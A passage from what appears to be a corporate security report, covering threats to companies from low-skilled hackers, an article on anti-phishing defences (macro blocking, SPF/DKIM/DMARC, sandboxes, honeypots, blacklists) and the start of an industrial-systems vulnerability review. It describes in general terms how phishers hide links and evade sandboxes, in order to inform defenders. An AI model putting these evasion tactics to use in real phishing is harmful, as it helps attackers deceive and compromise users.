


Figure 9. Hiring hackers for post-exploitation (posting in Russian)

## Consequences for companies

Large companies stand to become a source of easy money for low-skilled hackers. External attacks on corporate infrastructures will increase significantly. This issue is especially acute now that so many employees are working from home. Hackers will look for any and all security lapses on the network perimeter, such as an unprotected web application, non-updated software, or incorrectly configured server with a weak administrator password. The larger the hacked company is, and the higher the obtained privileges, the more profitable the attack becomes.

Small and medium-sized companies are commonly believed to be at greater risk from script kiddies<sup>2</sup> due to smaller investments in network security. Being able to spend more, large companies should be better protected. But penetration tests by our experts prove that even the largest companies are vulnerable. Our testers find easy ways to penetrate local networks that do not require particular skill on the part of potential attackers ([bit.ly/3aWGvm4](https://bit.ly/3aWGvm4)). All the same, small and medium-sized companies have less money available to put into security and, therefore, are at even greater risk.

Companies should ensure comprehensive infrastructure protection, both on the network perimeter and within the local network. Make sure that all services on the perimeter are protected and security events on the local network are properly monitored to detect intruders in time. Regular retrospective analysis of security events allows discovering previously undetected attacks and addressing threats before criminals can steal data or disrupt business processes.

2. Those who use other people's software to attack computer systems and networks or deface websites. The prototypical script kiddie is a teenager, unable to write their own complex programs or exploits, who seeks to impress friends or fellow computer enthusiasts. Age is not the defining feature, however.

# A cyberplague for all seasons: **tips for stopping phishers**

*Yulia Doronicheva,  
Yaroslav Babin*



**Phishing is the main course on hackers' menu and their method of choice for penetrating internal networks.** Our data indicates that phishing is used in 80 percent of bank hacks (see page 25). Almost a third (31%) of people who receive phishing links click those links ([bit.ly/3fvp4KH](https://bit.ly/3fvp4KH)). Quite often, one click by a single user is all that hackers need. But people don't only open suspicious links and files. They can even unsuspectingly start exchanging messages with hackers.

How does one start building a defense? First of all, concentrate on ensuring user security by restricting access rights on workstations. The bare minimum for security can be achieved with the help of antivirus solutions, User Account Control (UAC) on Windows systems (to limit execution of EXE, COM, and MSI files as well as ActiveX installation in terms of the existing access model), and timely software updates (or at the very least, installation of security patches). These three things are necessary but not sufficient for user security.

In this article, we will describe a few additional methods tailored for combating phishing.

## Use AMSI

Windows 10 introduced the Antimalware Scan Interface. This security mechanism provides integration between such apps and components as UAC, interpreters including PowerShell, Windows Script Host (wscript.exe and cscript.exe), JavaScript, and VBScript, and Office VBA macros. Coupled with an antivirus solution, AMSI reduces the risk of running malicious attachments, or of downloading and running files with active content.

## Restrict macros

For Microsoft Office, restrict macros in the group policy at the Active Directory domain level ("Block macros from running in Office files from the Internet").

If this parameter in the policy is enabled, macros will be blocked, even if "Enable all macros" is selected under Macro Settings in the Trust Center. In addition, instead of "Enable Content" users will get a notification saying that all macros have been blocked. If an Office file has been saved to a trusted folder or previously run by a trusted user, its macros will be allowed to run.

To make this configuration change, go to the following registry branches:

**HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\office\16.0\word\security**  
**HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\office\16.0\excel\security**  
**HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\office\16.0\powerpoint\security**

There, set the value of DWORD blockcontentexecutionfrominternet to 1.

These measures reduce the security risks associated with dangerous attachments and links.



## Watch public breaches

It is also a good idea to keep an eye on breaches of employee credentials. Information about major breaches is released to the public ([bit.ly/32FJU6H](https://bit.ly/32FJU6H)). If you suspect a leak, you can check public databases, such as [hacked-emails.com](https://hacked-emails.com) and [haveibeenpwned.com](https://haveibeenpwned.com), to check whether an account is compromised.

## Sign your emails


Often, email security tools fail to filter out phishing messages that have been specially crafted to slip through. Here are some of the most popular techniques used by phishers to bypass security.

Many mail clients display the sender's name, but not necessarily the sender's email address. For instance, in a phishing message we see "Support Mail.ru", but the actual email address is "support-team-.\_@abctest.me". Not all users check the sender's email address, especially when viewing mail on a mobile device. The top-level domain can be faked by registering a domain with a confusingly similar name in a different domain zone. For instance, "phishing.com" could be impersonated at "phisching.com".

There are three digital signature technologies that can help here.

Sender Policy Framework (SPF) is a signature containing information about the servers allowed to send emails on behalf of your domain.

SPF is defined in RFC 7208. This is a method which can be used to recognize addresses of unauthorized sender domains and prevent delivery of messages




© Positive Technologies

Figure 1. Adding SPF headings for recognizing unauthorized sender domains

from those domains. As seen in Figure 1, the authorized servers allowed to send emails on behalf of the domain are recorded in the SPF record of the DNS zone. When an email is sent, the receiving server extracts the sender's domain from the email envelope and uses a DNS request to check whether the domain is listed in the SPF record. If the domain is not listed there, the server is not authorized to send emails on behalf of the domain. Emails from unauthorized servers could be classified as spam, for instance. SPF is the first step in combating phishing, but it does not solve the problem completely.

Domain Keys Identified Mail (DKIM) is a digital signature confirming authenticity of the sender and guaranteeing message integrity.




© Positive Technologies

Figure 2. Authentication via DKIM

DKIM is defined by the RFC 6376 standard. The main objective is to prevent spoofing or forgery of data by an attacker attempting to impersonate a legitimate user or network device to steal confidential information. For a special function to support email authentication, DKIM adds a cryptographic digital signature (SHA-256) to the email header (see Figure 2). This signature is a kind of fingerprint with a hash value. Any change in data, however small, will alter the hash value, implying that the message has been tampered with in transit. Decrypting the signature requires two keys: a public key and a private key. This key pair is required for successful authorization of the sending server. The public key is entered as a TXT record in the DNS zone, like an SPF record. The private key resides only on the server allowed to send emails. During authorization, the receiving server first identifies the domain of the email sender and then checks the name associated with that public key in the DNS zone of the sender's domain. A successfully verified signature means that the hash value matches the original (pre-sending) checksum, and that therefore the email was not modified in transit.

In turn, Domain-based Message Authentication, Reporting and Conformance (DMARC) is a signature allowing the receiving server to decide what to do with the email: send a report to the admin, quarantine the message, or send it on to the addressee.

DMARC is defined in RFC 7489. SPF and DKIM aren't up to providing a constant check of email authenticity. DMARC, however, guarantees that the address of the envelope sender matches an actually



© Positive Technologies

Figure 3. DMARC mail authentication

existing address known from statistical data about the specified domain. This check is important, because traditional email programs display only the email text, while actual information about the sender remains hidden. DMARC also establishes certain guidelines for SPF and DKIM, which are stored in a TXT record of the DNS zone. These guidelines define instructions for further processing of received emails. For SPF, the check must be successful and the address of the domain envelope sender must match an address stored in the SPF record. For DKIM, the signature must be valid, and the domain must match the address of the email sender.

## Use sandboxes against homoglyphs, short links, and time-bombing

Every now and then, attackers place links in the message body or header to direct the user to a site confusingly similar to a legitimate one (a so-called homoglyph, or "sound-alike," address). Phishing links are often masked as a call to action, such as Enter, See Here, Click Here, Preview Document, or Update Account Settings. Some examples are a phishing email disguised as a mailing from the U.S. Centers for Disease Control and Prevention ([bit.ly/2CyAwXT](https://bit.ly/2CyAwXT)) and a targeted phishing attack on PayPal accounts in December 2019 ([bit.ly/38dETkZ](https://bit.ly/38dETkZ)).



Figure 4. A phishing message with coronavirus "bait"




Figure 5. A fake PayPal message






Figure 6. Information from the message envelope and domain legitimacy check

Remember that it is possible to check the URL of a link by placing the cursor on the link text. Many experienced email users employ this trick to check whether the link URL matches its text. To avoid detection, hackers disguise and camouflage the URL in various ways:

- **Shortening**, when the URL is hidden behind a pseudonym nothing like the original link (because that original link might already be listed in antivirus or antispam databases). URL shorteners for creating such links include TinyURL and Bit.ly.
- **Forwarding**, with the help of "time bombing." Clean, legitimate URLs are used in phishing emails. On that legitimate linked site, the hackers inject code redirecting the users to phishing sites.
- **Text-based images**, when emails contain only an image acting as a link (usually an HTML <img> tag nested inside an <a> tag). To the user, the message body looks like text. But in reality, it's an image, and if the user clicks it, the embedded link will open.

A good method is to use purpose-built **sandboxes** to check email attachments. A sandbox is an isolated environment designed to emulate the user's computer and run incoming files.

Attackers keep improving their malware to detect and bypass isolated software environments. If the malware detects a sandbox, it terminates immediately. Some types of malware launch harmless operations to mask their primary activities, bypassing behavioral analysis mechanisms in the sandbox. The following are scenarios that can prevent classification of malicious content as phishing:

Sandboxes have limited time for file analysis and decision-making before delivering the file to the recipient. But hackers can intentionally craft an executable file to act maliciously or start running only after a certain event, such as a system restart or other trigger. In this case, the analysis environment might fail to detect the malicious code and identify it as malicious.

**Hide malicious content in password-protected attachments.** Malicious code in attachments (such as archives) can be protected with a password. In this case, the password may be included in the message body as text or inserted as an image. This is enough to stop most automated sandboxes, which cannot open the file for analysis. In some actual attacks, hackers have used multiple layers of password-protected archives.

**Hide malicious code in hidden types of files** or large files, or target mobile environments. Sandboxes, including cloud services, are often limited in terms of file types, file size, operating systems, and number of files per hour. Attackers can use this to create files with hidden malicious code, which will not be detected because sandboxes will not even try to run it.

**Send malicious files in encrypted form.** A large portion of Internet traffic is encrypted. But most companies don't decrypt incoming traffic. This means that files transmitted in encrypted form are invisible to security systems. As a result, these files may bypass sandbox inspection.

Analyzing a file in a sandbox may take 30 seconds or longer. If the sandbox stores files, waiting to deliver them until it determines the type of attachment and makes a decision, the delay causes loss of productivity for end users, not to mention dissatisfaction among company employees and executives. This is why in some cases the sandbox does not delay file delivery, but merely analyzes a copy; the original file (which can compromise the system) is passed on to the user.

## Create traps imitating actual services

In addition to a sandbox, it can be smart to deploy honeypots for emulating actual services. In our case, the service would be email. Sandboxes are usually assigned email addresses similar to those used for communicating with partners and clients. Still, sandbox addresses can be distinguished from the normal email addresses in use at the company. The actual addresses are indicated on the official website, corporate letterhead, and request forms. All messages received by honeypot addresses are marked as spam, and the senders blacklisted.

Combining this kind of filtering with community-created or commercial feeds reduces the odds of a successful phishing attack.

One type of feed is a real-time blacklist (RBL). This kind of URI-based list publicizes domain names known to send spam or be involved in phishing schemes. As such, this applies both to companies with their own mail servers and to everyone who has a website. Some RBLs are more trustworthy than others: some do not have a process for removing an entry from the list, while others demand payment for removal. Examples of publicly available RBLs are [sorbs.net](http://sorbs.net) and [spamhaus.org/zen](http://spamhaus.org/zen).


## Automate protection

In summary, detecting and filtering out phishing attempts is important for any company. Phishing can cause losses for individual users, not to mention compromise of the entire information network.

The path to automation consists of using security mail gateways in concert with web application firewalls on web servers, chat platforms, web clients of mail servers, and published chats of web applications. Automation is the most realistic way to cope with filtering of phishing messages, particularly at companies with many employees and external partners.



# INDUSTRIAL SECTOR







86

ICS vulnerabilities: 2019 in review

96

More industrial switch vulnerabilities:  
executing arbitrary code without  
a password



# ICS vulnerabilities: 2019 in review

*Yuliya Simonova,  
Vladimir Nazarov*



Even though in 2019 we did not see targeted attacks resembling Stuxnet or Triton, ICS owners should not let their guard down: ransomware and miners are still causing harm to industrial companies. For instance, a ransomware attack in June hit ASCO, a large aircraft parts manufacturer ([bit.ly/3bmSYPA](https://bit.ly/3bmSYPA)), as well as several iron and steel plants, including Nyrstar in Belgium ([bit.ly/2tz7i6C](https://bit.ly/2tz7i6C)) and Norsk Hydro in Norway ([bit.ly/39l1KvX](https://bit.ly/39l1KvX)). Some attacks caused shutdowns, in addition to other large malware-related damages for industrial companies. Norsk Hydro lost \$41 million, for example.

